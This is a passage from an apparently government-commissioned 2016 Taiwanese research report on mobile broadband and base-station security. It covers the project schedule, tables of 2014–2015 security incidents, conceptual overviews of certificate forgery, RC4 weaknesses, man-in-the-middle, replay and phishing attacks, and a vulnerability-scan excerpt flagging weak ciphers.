	(五)檢測平臺架構所軟、體設備	招標需求建議書(含 UE、eNodeB、EPC)詳細設計報告及招標文件。	如「行動寬頻資安檢測平臺-詳細設計與招標文件」
五、研討會	舉辦行動寬頻資安研討會	已於 105 年 5 月 30 日邀集主管機關代表、專家學者及業者代表等，舉辦行動寬頻資安研討會，針對初期研究成果，進行意見交流及各界意見蒐集。	第 8 章

資料來源：本團隊整理

二、研究進度

為配合前述研究議題與研究方法之落實推動，依據委託契約之要求，本計畫於 105 年 3 月 7 日前提出期中報告初稿，105 年 8 月 4 日前提出期末報告，裨符合本研究時程需求。本計畫甘特圖如表 2- 2。

本團隊依據原規劃之研究進度，在前瞻性資安技術研究，期中報告已完成資安防護技術服務趨勢研究，蒐集資安最新攻擊及防護趨勢，期末則深入探討資安檢測標準與檢測流程趨勢，並朝共同準則(Common Criteria, CC)、密碼模組檢測標準(Federal Information Processing Standards 140-2, FIPS 140-2)及 3GPP 標準規範等方向進行蒐集及研析。國外參訪於 105 年 1 月底已完成美國 FCC 及 NIST 參訪行程，3 月初完成韓國韓國電信主管機關 MSIP(Ministry of Science, ICT & Future Planning)下屬單位韓國電子通訊研究院(Electronics and Telecommunications Research Institute, ETRI)及電信業者 LG U+參訪行程，參訪所得資訊及經驗歸納並撰寫於附錄內。

針對行動寬頻資安技術研究，期中完成一般性資安檢測技術研究，及系統元件資安技術研究之行動寬頻網路架構與元件介紹、行動寬頻網路系統元件資安防護措施，期末則針對系統元件資安風險與技術進行研究，闡述系統元件防護現行不足之處，並深入基站之系統資安技術進行研究，以基站連結介面安全、基站惡意軟體分析技術、基站惡意行為檢測技術三面向進行闡述。

行動寬頻基站資安管理方針項目，期中完成國內環境分析及國際標準研究，期末則歸納研析適用於國內環境之標準，並藉由深度訪談電信業者及設備商，瞭解業界實際營運經驗及想法，草擬國內行動寬頻基站資安管理方針。

在行動寬頻資安檢測平臺規劃上，期中報告已完程檢測平臺完整之規劃及招標文件，期末已完成概念性驗證流程及檢測項目設計及提供平臺完成建置後之維運與營運建議。

表 2- 2 研究進度甘特圖

(■ 完成進度)

工作項目	第一月	第二月	第三月	第四月	第五月	第六月	第七月	第八月	第九月
1.前瞻性資安技術研究	■	■	■	■	■	■	■	■	■
1.1 國外參訪及研討					■	■	■	■	■
1.2 資安防護技術服務趨勢研究	■	■	■	■	■	■	■	■	■
1.3 資安檢測標準與檢測流程趨勢研究	■	■	■	■	■	■	■	■	■
2.行動寬頻資安技術研究	■	■	■	■	■	■	■	■	■
2.1 一般性資安檢測技術研究	■	■	■	■	■	■			
2.2 系統元件資安技術研究	■	■	■	■	■	■	■		
2.3 基站之系統資安技術研究			■	■	■	■	■	■	■
3 行動寬頻基站資安管理方針研究	■	■	■	■	■	■	■	■	■
3.1 國內環境分析	■	■	■	■					
3.2 國際標準研究	■	■	■	■					
3.3 國內基站資安管理草案					■	■	■	■	■
4 辦理行動資安研討會					■	■	■	■	■
4.1 舉辦行動寬頻資安研討會					■	■	■	■	
4.2 行動寬頻資安研討會會議紀錄及建議								■	■

工作項目	第一月	第二月	第三月	第四月	第五月	第六月	第七月	第八月	第九月
5.辦理行動寬頻資安檢測平臺規劃									
5.1 概念性驗證									
5.2 行動寬頻資安檢測平臺架構規劃（含詳細設計及招標文件）									
5.3 行動寬頻資安檢測項目規劃									
5.4 平臺完成建置後之維運及營運建議									
5.5 協助招標、審標與決標									
工作進度估計百分比（累積數）	10	20	30	40	50	60	70	85	100
預定查核點	1. 於契約生效次工作日起120日內提出期中報告。 2. 於契約生效次工作日起270日內提出期末報告（完整研究報告初稿）。 3. 期末審查完成後，依通傳會指定期限內提出完整期末報告。								
預定交付項目	1. 期中報告 ・ 前瞻性資安技術研究結果 ・ 行動寬頻資安技術研究結果 ・ 行動寬頻基站資安管理方針研究結果 ・ 行動寬頻資安檢測平臺架構設計報告及招標文件草案 2. 期末報告 ・ 前瞻性資安技術研究結果 ・ 行動寬頻資安技術研究結果 ・ 行動寬頻基站資安管理方針研究結果 ・ 行動寬頻資安研討會辦理成果 ・ 行動寬頻資安檢測平臺規劃完整成果報告								
說明： 1. 完成進度以粗線表示其起訖日期。 2. 團隊規劃每月辦理工作進度會報，向委辦單位說明最新工作進度及研究結果。									

第3章　前瞻性資安技術研究

資訊安全隨著數位科技的進步，隨之而來的問題也越來越多。新穎的技術雖然可以創造使用者的便利，但新的風險讓受害者的損失也越大。網路服務即是一個例子，大部分的使用者利用網路管道節省了外出辦理事務的繁複，卻也因為如此，讓銀行、網站使用者面臨更多的網路攻擊與個資洩漏等威脅。數位化所帶來的問題，不僅僅是網路層面，甚至在系統層面或是軟體層面，也都需要大量的防護機制來保護使用者的資訊安全。

由於行動寬頻的核心網路是一個扁平化的 IP 網路，所以一般 IP 網路可能有的攻擊皆可能發生在此核心網上，如 Injection、Modification、Eavesdropping attacks、IP address spoofing、DoS attacks、Viruses、Worms, Spam mails 等，皆需要對應之電信級資安設備來因應新的弱點會發生在 eNodeB/HeNB，是屬於用戶端設備，且與核心網路互連互通，駭客可能會假冒 eNodeB/HeNB 來與核心網路連接，另外就是當用戶從某一 eNodeB/HeNB 跳至另一個 eNodeB/HeNB 時可能會讓駭客有機可乘。

本章將先探討現有前瞻性資安技術之研究，主要分為「資安防護技術與服務最新趨勢研究」和「資安檢測標準與最新檢測流程」兩個部分探討。在第一部分將討論最新資訊安全攻擊和防護技術，了解近年發生的資安事件以及重要研究。在第二部分，則介紹目前相關的檢測標準及檢測流程。在資訊安全領域中，除了有防護技術以外，制訂檢測標準或檢測流程能提供更完整的事前保護。因為資安不僅限於技術層面的討論，更是涵蓋實際上系統與人或是使用者間互動的合理性以及安全性。整理歸納現有的標準程序，一方面可以討論不足的地方，另一方面，也可以讓本計畫制定新規範時有所依據。

第3.1節　資安防護技術與服務之最新趨勢研究

現有的資安研究可略分網路安全、軟體安全和密碼學等三大範圍。網路安全主要討論藉由著網路所進行的攻擊和對應的防護措施，研究通訊協定、金鑰保護和信賴關係的建立。軟體安全專注於討論透過軟體程式所引發的安全問題，像是緩衝區溢位，病毒加殼和程式碼混淆，以單一程式碼所造成的安全問題或是躲避分析之技術。基於軟體安全上，有些研究會提出系統安全，考慮了作業系統環境所帶來的影響，包含了

權限存取、資料保護和系統完整性保護等。密碼學主要討論加解密技術和討論破解的困難度。對於現有的行動寬頻架構來說，資訊安全的範疇包含以上三個範圍，而且相互關聯，無法只偏重哪個層面來看。但是就近年來的發展，應用密碼學的領域因為技術較為成熟，相較於其他幾個領域來說比較沒有新的技術。近年來的資安事件大多以網路以及軟體安全為主，本節將先介紹近年網際網路最新資安議題，再深入介紹資安攻擊與防禦技術。

一、網際網路資安最新趨勢

彙整 2014 年及 2015 年國內外發生之網路重大資安事件如下表 3- 1，及行動寬頻網路資安事件如表 3- 2，藉由檢討缺失尋找可以改善的地方。綜觀近兩年的重大資安事件，可以發現其頻率及影響程度比起過往更為頻繁且嚴重，說明提高資安意識的重要性與迫切性。

表 3- 1 網路重大資安事件列表

時間	事件	描述
2014-01	Target 顧客信用卡資料外洩	美國第二大零售百貨集團 Target 所使用的銷售櫃台(PoS)系統被駭客入侵並植入惡意程式，造成 4000 萬筆信用卡與簽帳卡客戶資料遭竊。
2014-02	Apple iOS goto fails	iOS 認證系統中多了一行 goto fails 程式碼，使整個認證機制完全無效，讓蘋果使用者面臨中間人攻擊的威脅。
2014-04	OpenSSL Heartbleed 漏洞	該漏洞能讓攻擊者依正常存取協定，重複傳送 Heartbeat 封包給伺服器，在封包中控制函式變數導致複製錯誤的記憶體資料，每次從伺服器記憶體中讀取 64KB 的資料，可能導致伺服器或資訊系統遭到入侵或取得使用者帳號。
2014-05	eBay 顧客密碼外洩	線上拍賣購物網站 eBay 於 5 月時在官方網站公告用戶資料庫遭駭，1.45 億客戶的電郵地址、加密後的密碼、出生日期及住址等個人資料被盜取，公司要求用戶更改密碼，以策安全。

時間	事件	描述
2014-05	對台灣政府機構的進階持續性滲透攻擊	此次攻擊活動的進入點是透過電子郵件。攻擊者利用 RTLO(從右至左覆蓋)技術來欺騙目標收件者將被解開的檔案誤認為非執行檔，實則為後門程式，並在目標電腦上下載其他惡意程式。
2014-06	對香港 PopVote 公投網站的阻斷服務攻擊	香港公投系統受到分散式阻斷服務攻擊(Distributed Denial of Service attack, DDoS)，其中 Amazon 伺服器在 20 小時內錄得逾 100 億個系統查詢，而 CloudFlare 與 UDomain 則分別錄得每秒 75Gb 及 10Gb 的網路訊務量，攻擊規模前所未見。DDoS 攻擊方式為駭客透過木馬程式控制受害者電腦，不斷到訪投票系統的網站，致使瀏覽量超過系統負荷並癱瘓。
2014-08	勒索軟體 SynoLocker	臺灣群暉科技 Synology 的網路儲存硬碟 NAS，成為勒索軟體 SynoLocker 綁架目標，先後在國外引發災情，重要檔案文件皆因加密無法開啟，得支付贖金才能解密。
	小米手機藏惡意程式	小米手機系列產品內有一個木馬程式，會在未經使用者授權下連接中國的伺服器，從開機、使用簡訊及使用相簿，甚至下載檔案，全部過程都與中國伺服器保持連線。
2014-09	Bash Shellshock 漏洞	Bash 為 Linux 用來控制命令提示視窗的軟體。此漏洞可以讓駭客不需身分驗證即可從遠端執行任何指令，因此駭客可利用一些惡意指令來取得作業系統主控權、取得機密資料，或是安排進一步的攻擊。
2014-10	Windows OLE RCE 漏洞	物件連結與嵌入(Object Linking and Embedding, OLE)檔案原用於允許應用程式共享資料或是功能，如 word 可直接嵌入 excel 資料，且可利用 excel 功能進行編輯。在此漏洞中當使用者瀏覽特定網站時，可能導致攻擊者可透過該漏洞遠端執行程式碼。
	JP Morgan 大量敏感資料外洩	知名金融服務集團摩根大通(JP Morgan Chase&Co)遭位於俄羅斯的駭客入侵，JP Morgan 立即要求用戶更換密碼及相關帳戶資料。

時間	事件	描述
2014-11	Garena 遊戲平臺被植入後門	線上遊戲代理商 Garena 公司數位簽章遭竊，導致其代理遊戲程式被駭客植入網軍常用的惡意程式 PlugX。
	家得寶顧客 Email 外洩	美國家庭裝飾品與建材的零售商家得寶(The Home Depot)表示，駭客利用第三方供應商的用戶名稱和密碼侵入該公司電腦網路，竊取其 5300 萬顧客電郵地址，遭竊電郵資訊可以讓駭客進行網路釣魚電子郵件，誘騙人們洩露個人資料。
	索尼影業遭駭客組織入侵	駭客組織和平衛士(GoP)入侵索尼影業員工電腦，將桌面變成紅色骷髏頭及警告文字，並造成後續一連串隱私資料外洩事件。
2014-12	SSL 3.0 協定漏洞	駭客可利用該漏洞竊取瀏覽器之 Cookie，從中獲得受害使用者的相關資訊，並有可能藉此發動中間人攻擊。
2015-01	Adobe Flash 零時差漏洞	駭客可經由該漏洞在 Windows 系統的電腦上使用與受害者相同權限來執行惡意程式。被害者可以做什麼，惡意程式就可以做什麼。
2015-02	Anthem 顧客資料外洩	美國第二大醫療保險公司 Anthem 公開自己發生嚴重的資料外洩事件。估計有 8000 萬筆 Anthem 保險公司客戶和員工的個人資料被竊。
	勒索軟體假冒知名公司發送網路釣魚電子郵件	勒索軟體 CTB-Locker 會寄一封偽裝成 Chrome 瀏覽器更新的電子郵件。當使用者點選其中的連結後，就會被帶往一個散布惡意程式的網站。其惡意程式會利用 Google Chrome 的圖示來偽裝成正常的安裝套件，但它其實是 TROJ_CRYPCTB. YUX 惡意程式變種。
2015-02	聯想筆電藏間諜軟體 Superfish	通過產生自我簽章的憑證，Superfish 可以進行中間人攻擊，偽裝成任何加密的安全網站，截取私密的通訊。
2015-05	網路間諜 Pawn Storm 活動激增	Pawn Storm 是一項專門從事經濟和政治間諜活動的攻擊行動，該團體的三種攻擊手法：第一種是發送網路釣魚郵件來攻擊 Windows 系統，當中暗藏專門竊取資料的惡意程式；第二種是利用自製的 iOS 惡意程式從事間諜活動；最後一種則是利用網路釣魚電子郵件來將使用者重導至假冒的 Microsoft Outlook Web Access (OWA) 登入網頁。

時間	事件	描述
2015-06	美國人事管理局(OPM)被駭	美國政府人事管理機構遭駭客入侵竊取資料，其中牽涉 2150 萬人的社會安全號碼和其他敏感資訊。
2015-07	備受爭議的 Hacking Team 被駭	以協助執行監控任務，出售間諜程式給各國政府與執法單位而備受爭議的 Hacking Team 公司遭到攻擊後，400GB 的公司內部文件與資料被公開。流出資料中發現 Flash 零時差漏洞攻擊程式，使不少人受害。
	偷情網站 Ashley Madison	知名的偷情網站 Ashley Madison 遭受駭客入侵。一個自稱為「Impact Team」的組織揚言若不關閉網站則公布其竊取 3700 萬使用者的重要資料。
2015-09	XcodeGhost (iOS 木馬)	XcodeGhost 風波為中國大陸地區 App Store 中的部分 iOS 應用程式被稱為「XCodeGhost」的第三方惡意代碼注入，而產生了一系列的問題，包括可能的隱私洩漏及廣告點擊。
2015-09	CloudFlare 遭受到 DDoS 攻擊	在 2015 年九月時，遭受到大量的連線需求，透過流量分析之後，發現有 99.8%來自於中國，並且有 72%來自於行動裝置，從早上九點到下午三點，總共約收到 450 億的連線數。
2015-10	Android 惡意程式 Ghost Push	Ghost Push 可以取得手機最高權限，並且下載有害的廣告和應用程式。它經常包裝在非官方應用程式商店下載的 App 中。Ghost Push 可監控任何可能通知使用者的執行程序，因此可肆無忌憚地從事惡意活動。
2015-10	T-Mobile 個資外洩	用來做信用卡付費的驗證資訊可以被未被認證的第三方竊取，包含帳單地址、駕照號碼、護照號碼，共計有 15 百萬個資被竊取。

資料來源：趨勢科技[11]、中央研究院資訊服務處[12]及本團隊整理

[11] TREND LABS 趨勢科技全球技術支援與研發中心, “2015 重大資安新聞回顧”, 2015/12/30.

[12] 中央研究院資訊服務處, “2015 年資訊安全之解析與展望”, 2015/4/2.

表 3- 2 行動寬頻網路資安事件列表

時間	事件	描述
2013~2016	偽基站泛濫，複製銀行號碼發詐騙簡訊[13]	自 2013 年開始，偽基站的大量發送垃圾簡訊和詐騙簡訊的攻擊方式泛濫。攻擊者將偽基站放入車中，在人群密集的地區搜索周圍手機卡信息，冒充 95588、95533、95555 等銀行客服群發詐騙簡訊，誘騙受害者訪問虛假網銀，盜刷銀行賬戶資金。
2015-05	Femtocell 家庭基站通訊截獲、偽造任意簡訊漏洞[14]	阿里移動安全團隊與中國泰爾實驗室無線技術部中國電信業者某型號 Femtocell 基站進行了安全分析，發現多枚重大漏洞，可導致用戶的簡訊、通話、數據流量被竊聽。攻擊者可以將 Femtocell 設備改造成偽基站簡訊群發器和流量嗅探器，影響公眾的通訊安全。
2015-10	VoLTE 漏洞，美國兩大電信業者全軍覆沒[15]	CERT（美國電腦安全應急回應組）發佈了一個消息：美國兩大電信業者 Verizon 和 AT&T 存在嚴重的網路漏洞，會導致使用者遭受點對點的攻擊。 具體威脅如下： 1、通話內容遭到竊聽 2、惡意軟體靜默撥出電話 3、網路訪問遭到控制，被用作 DDoS 攻擊 4、以上三點的費用均由用戶買單
2015-11	BlackHat EU2015 報告：4G LTE 存在安全漏洞[16]	BlackHat EU 上研究人員們展示最新發現，4G 移動網路中的安全性漏洞可能導致使用者隱私洩露以及電話服務異常。這些安全性漏洞有可能允許攻擊者確定目標移動使用者的物理位置，並阻止使用者利用自己的移動設備撥打或者接聽語音通話。
2015	多款 3G、4G 路由器可被駭客完全控制[17]	SCADA Strangelove 的研究報告顯示，華為（Huawei）、正文科技（Gemtek）、廣達科技（Quanta）和中興通訊（ZTE）這四個品牌的 6 款 3G/4G 無線路由器均存在多個嚴重的漏洞，通過這些漏洞，駭客可以攔截用戶的訪問請求、定位用戶的地理位置、截獲使用者所有的流覽資訊、對用戶或訪問的網站發起蠕蟲病毒感染

資料來源：中國新聞網、REEBUF、雷锋网、网络世界

[13] 中國新聞網, “电信诈骗高发伪基站泛滥难监管，建议多部门打组合拳”, 2016/1/8.
[14] REEBUF, “技术分析：Femtocell 家庭基站通信截获、伪造任意短信漏洞”, 2015/6/19.
[15] 雷锋网, “数万安卓用户躺枪，4G 网络漏洞究竟是如何实现攻击的?”, 2015/10/26.
[16] 网络世界, “Blackhat Europe 2015 议题：新一代 4G LTE 存漏洞”, 2015/11/10.
[17] 雷锋网, “0 Day 漏洞全家桶？多款 3G、4G 路由器可被黑客完全控制”, 2015/12/3.

二、資安攻擊技術最新趨勢研究

資安攻擊技術之最新趨勢研究對於行動寬頻架構的系統來看，主要分為兩個層面來看：系統層(核心網路內部所運行的軟體)以及基本應用層（資料傳輸、簡訊、語音）。系統層討論軟體和行動裝置內部安全(用戶端的安全)，也包含運行於核心網路內部所運行的程式。基本應用層安全含括網路相關，例如內網與後置迴路(Backhaul)的安全性。以上兩個層面皆會影響行動寬頻的安全性，所以在開始探討行動寬頻架構之前，先介紹目前相關的資安攻擊技術。由於基本應用層與使用者息息相關，本章節先介紹基本應用層的資安技術。

（一）基本應用層

基本應用層是利用網路來實作應用服務，如電子郵件、語音、簡訊、資料傳遞等功能。由於行動寬頻的應用層皆以 IP 封包來實現，包含往後要推行的 VoLTE，則是利用 IP 封包搭配 QoS 來實現即時語音的服務。由此可知，IP 網路安全的資安技術將會和現有的行動寬頻網路息息相關。雖然行動寬頻網路的管理相較於現有 IP 網路來的比較鬆散，但攻擊的概念與技術細節相仿，事先研究行動寬頻網路全 IP 架構所帶來的威脅，可以提早防範及了解風險。在資訊安全領域中，基本應用層的探討多在於網路安全，網路安全是一門發展成熟的安全議題，已經有許多問題被資安專家發現，同時也提出對應的防禦措施。這些資安技術的基礎，對於檢驗行動寬頻網路的安全性有極大的幫助。

1. 憑證破解、偽造(Certificate Cracking and Forgery)

數位憑證用於證明公開金鑰所有者的身分，憑證中包含了金鑰資訊、擁有者身分以及數位簽章，使用者會檢查數位簽章的內容是否正確無誤，如果正確，使用者則可以相信簽署者，並使用這個金鑰來跟擁有者做通訊。憑證破解大多數是基於公鑰系統的漏洞，以最廣泛使用的 RSA 公鑰系統為例，2012 年發表在資安類議題的頂級會議 USENIX Security 一篇論文中[18]寫到在全世界的憑證中有 0.7%可以使用最大公因數演

[18] N. Heninger, Z. Durumeric, E. Wustrow, and J. A. Halderman, “Mining Your Ps and Qs: Detection of Widespread Weak Keys in Network Devices,” in Presented as part of the 21st USENIX Security Symposium (USENIX Security 12), Bellevue, WA, 2012, pp. 205–220.

算法做破解。這是由於亂數產生器無法產生真正的亂數，導致與他人產生的亂數值重複而造成的。

年度最盛大的資安與駭客技術盛會 Black Hat，世界各地的頂尖安全專家齊聚一堂，講述最新的技術資訊及一流的駭客實際展示最新的攻擊手法。在 2009 年時，於 Black Hat 發表的文章[19]中也證明了利用憑證驗證系統的漏洞來偽造憑證的可行性，攻擊者可以偽造一個 paypal.com 的憑證，而不需要取得 paypal.com 的身分，利用此憑證系統的漏洞來騙取使用者的信任，從而竊取使用者的資料。

2015 年 2 月筆記型電腦大廠聯想(Lenovo)被發現部分筆記型電腦，因為預載第三方廣告軟體 SuperFish，不僅會變更搜尋結果、擅自置入第三方廣告、還會以假冒的 HTTPS 根憑證矇騙瀏覽器，綁架合法 SSL(安全通訊協定，Secure Sockets Layer)/TLS(傳輸層安全協議定，Transport Layer Security)連線，恐造成中間人攻擊幫兇導致加密傳輸失敗，更可外洩使用者包括 SSL 傳輸的銀行帳戶、社交網路等個人資料[20]。

憑證系統可以說是網路安全系統中最重要的一環，若憑證被破解或可輕易地被偽造，則攻擊者可以假冒基站的身分，來獲得私密的資料，或者竄改通訊內容。因此，在使用憑證系統時更需特別小心，服務提供者須注意使用中的公鑰系統是否存在設定上的漏洞。除此之外，使用者應使用來源可信任的憑證系統，以防被有心人士竊取資料。

在 2015 年 4 月資安機構 Imperva 的研究人員 Itsik Mantin 於較早前在新加坡舉辦的 BlackHat 會議上發表之研究報告「Attacking SSL when using RC4」主要針對 RC4（Rivest Cipher 4）加密方式的 SSL 與 TLS 服務的漏洞，進行名為 Bar-Mitzvah 的攻擊，駭客只需要透過監聽網路流量，關鍵在 RC4 本身的 Invariance Weakness 問題，導致在 SSL Handshake Finished message，SSL 一般使用 36 bytes，但卻有 64 bytes 明文遺留給攻擊者使用，研究人員指出這是個已經存在長達 13 年之久的問題[21-22]。

---

[19] M. Marlinspike, “New tricks for defeating SSL in practice”. Black Hat DC, vol. 2009, 2009.

[20] iThome, “聯想終於道歉，證實筆電預載惡意程式”, 2015/2/16.


[21] Cyber Security Leader - Imperva, Attacking SSL when using RC4.
Available:http://www.imperva.com/docs/hii_attacking_ssl_when_using_rc4.pdf，[Accessed: 2016/7/6].

[22] The Hacker News, Attacking SSL when using RC4. Available:http://thehackernews.com/2015/03/rc4-ssl-tls-security.html，[Accessed: 2016/7/6].

同年，魯汶大學(KU Leuven)的 Mathy Vanhoef 和 Frank Piessens 在 24th USENIX Security Symposium 發表一篇針對 RC4 新的攻擊演算法，論文名稱為”All Your Biases Belong to Us: Breaking RC4 in WPA-TKIP and TLS”，他們的研究成果證明使用 $9 \cdot 2^{27}$ 個密文(ciphertext)讓 cookie 破解的成功率達到 94%，破解時間為 75 小時[23]。

同樣是 RC4 攻擊研究，但確是不同的破解演算法，來自約翰霍普金斯大學(Johns Hopkins University)的 Christina Garman 與倫敦大學皇家哈洛威學院(Royal Holloway, University of London)的 Kenneth G. Paterson 發表”Attacks Only Get Better: Password Recovery Attacks Against RC4 in TLS”論文中已經實測在 TLS session resumptionlatency 在 250ms 和 2^{26} 次方個密文(ciphertext)，則需要 776 小時完成密碼還原。如果 latency 可以在 Client/Server 接近的情況下降到 100ms，可以縮減到 312 小時完成密碼還原。這樣的成果相較於之前需要 2^{34} 次方個密文(ciphertext)已經有大幅提升。而軟體巨擘之一的 Microsoft 也早於 2013 年發布編號 2868725 的安全性通告表示，預計在 2016 年 1 月 1 日所有微軟產品都將停止支援 RC4 的加密演算機制[24]。

圖 3- 1 為使用一套在開源碼社群中頗富盛名的 OpenVAS 弱點掃描工具，針對特定的 Nokia base station 進行弱點掃描測試，掃描找出主機系統潛在的漏洞，對於攻擊者端來看可以掌握任何有關於 eNodeB 的上述潛在攻擊弱點或系統漏洞。掃描主要結果顯示在 SSL 的加密上有弱點，原因是 RC4 已被證實可以容易被破解。


Medium (CVSS: 4.3)
NVT: Check for SSL Weak Ciphers

Summary
This routine search for weak SSL ciphers offered by a service.

Vulnerability Detection Result
Weak ciphers offered by this service:
TLS1_RSA_RC4_128_SHA
TLS1_RSA_RC4_128_SHA
TLS_1_2_RSA_WITH_RC4_128_SHA

圖 3- 1 OpenVAS 對 Nokia base station 主要掃描結果

[23] Vanhoef, M., & Piessens, F. (2015). All your biases belong to us: Breaking RC4 in WPA-TKIP and TLS. In 24th USENIX Security Symposium (USENIX Security 15) (pp. 97-112).

[24] Microsoft, Security Advisory 2868725, Update for Disabling RC4. Available: https://technet.microsoft.com/en-us/library/security/2868725.aspx，[Accessed: 2016/7/6].

資料來源：本團隊整理

2. 中間人攻擊(Man-in-the-Middle Attack)

中間人攻擊(如圖 3- 2)發生在認證系統不夠完善的通訊中，中間人在使用者和服務提供者間各自建立連線，攔截並且傳送訊息，而溝通的雙方會以為正使用一個私密的連線，但其實中間通訊過程全都是由攻擊者所控制。中間人可以自由的攔截雙方的通話並插入、刪減內容，隱藏在通訊雙方中間，攔截雙方的金鑰以竊聽，並建立自己的金鑰來達到欺騙雙方的目的。因此，在後續的通訊中便可以自由的查看及修改內容。

安全通訊協定(Secure Sockets Layer，SSL)是為了確保網際網路通訊中，傳輸資料的安全性及完整性所提出的安全協定，但在最廣泛使用的 SSL 函式庫(OpenSSL)中，曾多次發現中間人攻擊相關的漏洞，例如 2014（CVE-2014-0224）、2015(CVE-2015-1793)年都有發現嚴重漏洞，使中間人攻擊時，即使在有使用憑證的狀況下也可以成功攻擊。在防禦中間人攻擊時不僅需要使用加密連線，更重要的是使用安全且可信任的認證、簽章系統，以驗證對方的身分，確認沒有遭受到中間人攻擊。




圖 3- 2 中間人攻擊示意圖

資料來源：Veracode[25]

在行動寬頻網路中，3GPP TR33.820 提出的威脅項目中也提出了中間人攻擊的威脅及容易發生的時機點，其指出在微型基站在第一次進行網路存取時，，可能因許多設定尚未完整，這時候若遭受中間人攻擊進行錯誤的設定，該基站可能會被佔領，進而影響其他核心網路的元件。

3. 重送攻擊(Replay Attack)

當攻擊者可以竊聽並擷取使用者和服務提供者溝通的封包，攻擊者可以利用這些封包，重複或是延遲傳送，以騙取服務提供者的信任，這種攻擊稱為重送攻擊。如圖 3- 3 所示，Bob 和 Alice 正在進行身分認證的動作，而此時 Darth 為一個攻擊者。Darth 在 Bob 發送身分證明後重複發送該攔截到的封包，這樣一來，Alice 會認為正在與 Bob 通訊。重送攻擊最大的優點就是攻擊者不需要了解封包的完整內容，只需要重新發送就可以達到攻擊的效果。

重送攻擊雖然簡單，也易於防禦，但依然有重送攻擊的事件發生。在 2015 年的

[25] Veracod, “Man in the Middle (MITM) Attack, Man-in-the-Middle Tutorial: Learn About Man-in-the-Middle Attacks, Vulnerabilities and How to Prevent MITM Attacks”.

一篇論文[26]中嘗試用重送攻擊對一個新的網路協定 QUIC (Quick UDP Internet Connection)做攻擊。QUIC 是 Google 於 2013 年制定的一種使用 UDP 協定來降低延遲，同時能提供安全通訊的新型網路傳輸層協定。研究發現利用重送攻擊不但可以阻斷每一個使用者在 QUIC 的連線，甚至也可以使服務提供者因負載過度而無法提供服務，達到阻斷服務攻擊。防範重送攻擊時不僅需要驗證來源的正確性，更需要驗證該封包是否已被使用過，而此驗證可以利用遞增 Session ID 來達成。




圖 3- 3 重送攻擊示意圖

資料來源：PenTest Magazine[27]

4. 網路釣魚(Phishing)

透過電子郵件或社群網站，引導收件人連結至惡意網頁輸入使用者的個人資料或讓受害者下載看似來自可靠來源的檔案，而在不知情狀況執行惡意程式。圖 3- 4 中，網路釣魚電子郵件會假冒成知名網頁(如: Facebook，Google，Amazon 等)來欺騙收件人，收件人會被誘騙到詐騙網站，而洩漏了自己的隱私。

網路釣魚郵件對網路使用者的危害相當嚴重，2014 年台灣政府和行政單位就受到名為 PLEAD 的網路釣魚郵件攻擊，PLEAD 來自於其惡意程式所發出指令的字母，一

[26] Robert Lychev, Samuel Jero, Alexandra Boldyreva and Cristina Nita-Rotaru, "How Secure and Quick is QUIC? Provable Security and Performance Analyses." in Security and privacy (SP), 2015 IEEE Symposium.

